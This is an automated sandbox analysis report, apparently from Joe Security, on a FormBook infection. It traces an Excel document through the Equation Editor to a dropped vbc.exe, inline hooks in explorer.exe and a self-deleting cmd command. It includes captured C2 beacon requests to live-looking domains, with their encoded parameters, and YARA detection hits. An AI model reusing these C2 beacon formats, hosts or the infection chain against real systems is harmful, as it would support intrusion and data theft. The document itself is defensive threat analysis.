Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:05:31.207247972 CEST	724	OUT	GET /cmsr/?rP=nVytjV1HNt3hMhEp&yPWTYF2P=ujlsVlrzpoa18ID3lc18bZaAxLX0DfE0xdRLh6j3jOxuPYwZm7ST3/5Fs9u0Ms1f4kekUA== HTTP/1.1 Host: www.paradisgrp.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:05:31.225320101 CEST	725	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 12:05:31 GMT Server: Apache Vary: accept-language,accept-charset Upgrade: h2 Connection: Upgrade, close Accept-Ranges: bytes Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Content-Language: en Data Raw: 63 38 0d 0a 3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 3f 3e 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 53 74 72 69 63 74 2f 2f 45 4e 22 0a 20 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 73 74 72 69 63 74 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 6c 61 6e 67 3d 22 0d 0a 65 0d 0a 65 6e 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 0d 0a 31 33 0d 0a 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 0d 0a 33 38 0d 0a 4f 62 6a 65 63 74 20 6e 6f 74 20 66 6f 75 6e 64 21 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 76 3d 22 6d 61 64 65 22 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 0d 0a 31 31 31 0d 0a 77 65 62 6d 61 73 74 65 72 40 70 61 72 61 64 69 73 67 72 70 2e 63 6f 6d 22 20 2f 3e 0a 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 3c 21 2d 2d 2f 2a 2d 2d 3e 3c 21 5b 43 44 41 54 41 5b 2f 2a 3e 3c 21 2d 2d 2a 2f 20 0a 20 20 20 20 62 6f 64 79 20 7b 20 63 6f 6c 6f 72 3a 20 23 30 30 30 30 30 30 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 46 46 46 46 46 46 3b 20 7d 0a 20 20 20 20 61 3a 6c 69 6e 6b 20 7b 20 63 6f 6c 6f 72 3a 20 23 30 30 30 30 43 43 3b 20 7d 0a 20 20 20 20 70 2c 20 61 64 64 72 65 73 73 20 7b 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 33 65 6d 3b 7d 0a 20 20 20 20 73 70 61 6e 20 7b 66 6f 6e 74 2d 73 69 7a 65 3a 20 73 6d 61 6c 6c 65 72 3b 7d 0a 2f 2a 5d 5d 3e 2a 2f 2d 2d 3e 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 0d 0a 31 62 0d 0a 4f 62 6a 65 63 74 20 6e 6f 74 20 66 6f 75 6e 64 21 3c 2f 68 31 3e 0a 3c 70 3e 0a 0d 0a 33 39 0d 0a 0a 0a 20 20 20 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 0a 0a 20 20 0d 0a 35 37 0d 0a 0a 0a 20 20 20 20 49 66 20 79 6f 75 20 65 6e 74 65 72 65 64 20 74 68 65 20 55 52 4c 20 6d 61 6e 75 61 6c 6c 79 20 70 6c 65 61 73 65 20 63 68 65 63 6b 20 79 6f 75 72 0a 20 20 20 20 73 70 65 6c 6c 69 6e 67 20 61 6e 64 20 74 72 79 20 61 67 61 69 6e 2e 0a 0a 20 20 0d 0a 32 0d 0a 0a 0a 0d 0a 39 0d 0a 3c 2f 70 3e 0a 3c 70 3e 0a 0d 0a 34 38 0d 0a 49 66 20 79 6f 75 20 74 68 69 6e 6b 20 74 68 69 73 20 69 73 20 61 20 73 65 72 76 65 72 20 65 72 72 6f 72 2c 20 70 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 0a 74 68 65 20 3c 61 20 68 72 65 66 3d 22 6d 61 69 6c 74 6f 3a 0d 0a 32 39 0d 0a 77 65 62 6d 61 73 74 65 72 40 70 61 72 61 64 69 73 67 72 70 2e 63 6f 6d 22 3e 77 65 62 6d 61 73 74 65 72 3c 2f 61 3e 2e 0a 0d 0a 31 31 0d 0a 0a 3c 2f 70 3e 0a 0a 3c 68 32 3e 45 72 72 6f 72 20 0d 0a 32 31 0d 0a 34 30 34 3c 2f 68 32 3e 0a 3c 61 64 64 72 65 73 73 3e 0a 20 20 3c 61 20 68 72 65 66 3d 22 2f 22 3e 0d 0a 32 35 0d 0a 77 77 77 2e 70 61 72 61 64 69 73 67 72 70 2e 63 6f 6d 3c 2f 61 3e 3c 62 72 20 2f 3e 0a 20 20 3c 73 70 61 6e 3e 0d 0a 32 39 0d 0a 41 70 61 63 68 65 3c 2f 73 70 61 6e 3e 0a 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e Data Ascii: c8<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"><html xmlns="http://www.w3.org/1999/xhtml" lang="een" xml:lang="13en"><head><title>38Object not found!</title><link rev="made" href="mailto:111webmaster@paradisgrp.com" /><style type="text/css">.../*--><![CDATA[/*>...*/ body { color: #000000; background-color: #FFFFFF; } a:link { color: #0000CC; } p, address {margin-left: 3em;} span {font-size: smaller;}/*...*/--></style></head><body> 1bObject not found! 39 The requested URL was not found on this server. 57 If you entered the URL manually please check your spelling and try again. 29 48If you think this is a server error, please contactthe webmaster.11 Error 21404 <address> 25www.paradisgrp.com 29Apache</address></body>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 14:05:49.446181059 CEST	726	OUT	GET /cmsr/?yPWTYF2P=Z163eHxziih9zoATqlvcvJ58YKpwfcrh+Tl2ZMFzPk6a2h2CebNQOI6FcYtN0fOfP8d5cg==&rP=nVytjV1HNt3hMhEp HTTP/1.1 Host: www.uvoyus.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 27, 2021 14:05:49.561790943 CEST	727	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Mon, 27 Sep 2021 12:05:49 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1928 Parent PID: 596

General

Start time:	14:03:15
Start date:	27/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13faf0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2792 Parent PID: 596

General

Start time:	14:03:35
Start date:	27/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2796 Parent PID: 2792

General

Start time:	14:03:41
Start date:	27/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1000000
File size:	685568 bytes
MD5 hash:	50568FB6133EE4ED721EE46A3C0A9E98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.466320044.00000000024B1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.466515101.000000000251B000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.467257018.00000000034B9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.467257018.00000000034B9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.467257018.00000000034B9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: vbc.exe PID: 2024 Parent PID: 2796

General

Start time:	14:03:45
Start date:	27/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x1000000
File size:	685568 bytes
MD5 hash:	50568FB6133EE4ED721EE46A3C0A9E98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.506956230.0000000000250000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.506956230.0000000000250000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.506956230.0000000000250000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.507081132.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.507081132.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.507081132.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.507006682.0000000000300000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.507006682.0000000000300000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.507006682.0000000000300000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2024

General

Start time:	14:03:46
Start date:	27/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.498261649.0000000008065000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.498261649.0000000008065000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.498261649.0000000008065000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.491984403.0000000008065000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.491984403.0000000008065000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.491984403.0000000008065000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: autofmt.exe PID: 2820 Parent PID: 1764

General

Start time:	14:04:03
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\autofmt.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autofmt.exe
Imagebase:	0xab0000
File size:	658944 bytes
MD5 hash:	A475B7BB0CCCFD848AA26075E81D7888
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msiexec.exe PID: 2308 Parent PID: 1764

General

Start time:	14:04:03
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0xa30000
File size:	73216 bytes
MD5 hash:	4315D6ECAE85024A0567DF2CB253B7B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.665284451.0000000000090000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.665284451.0000000000090000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.665284451.0000000000090000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.665518307.0000000000280000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.665518307.0000000000280000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.665518307.0000000000280000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000002.665436706.00000000001F0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000002.665436706.00000000001F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000002.665436706.00000000001F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1124 Parent PID: 2308

General

Start time:	14:04:06
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4acb0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis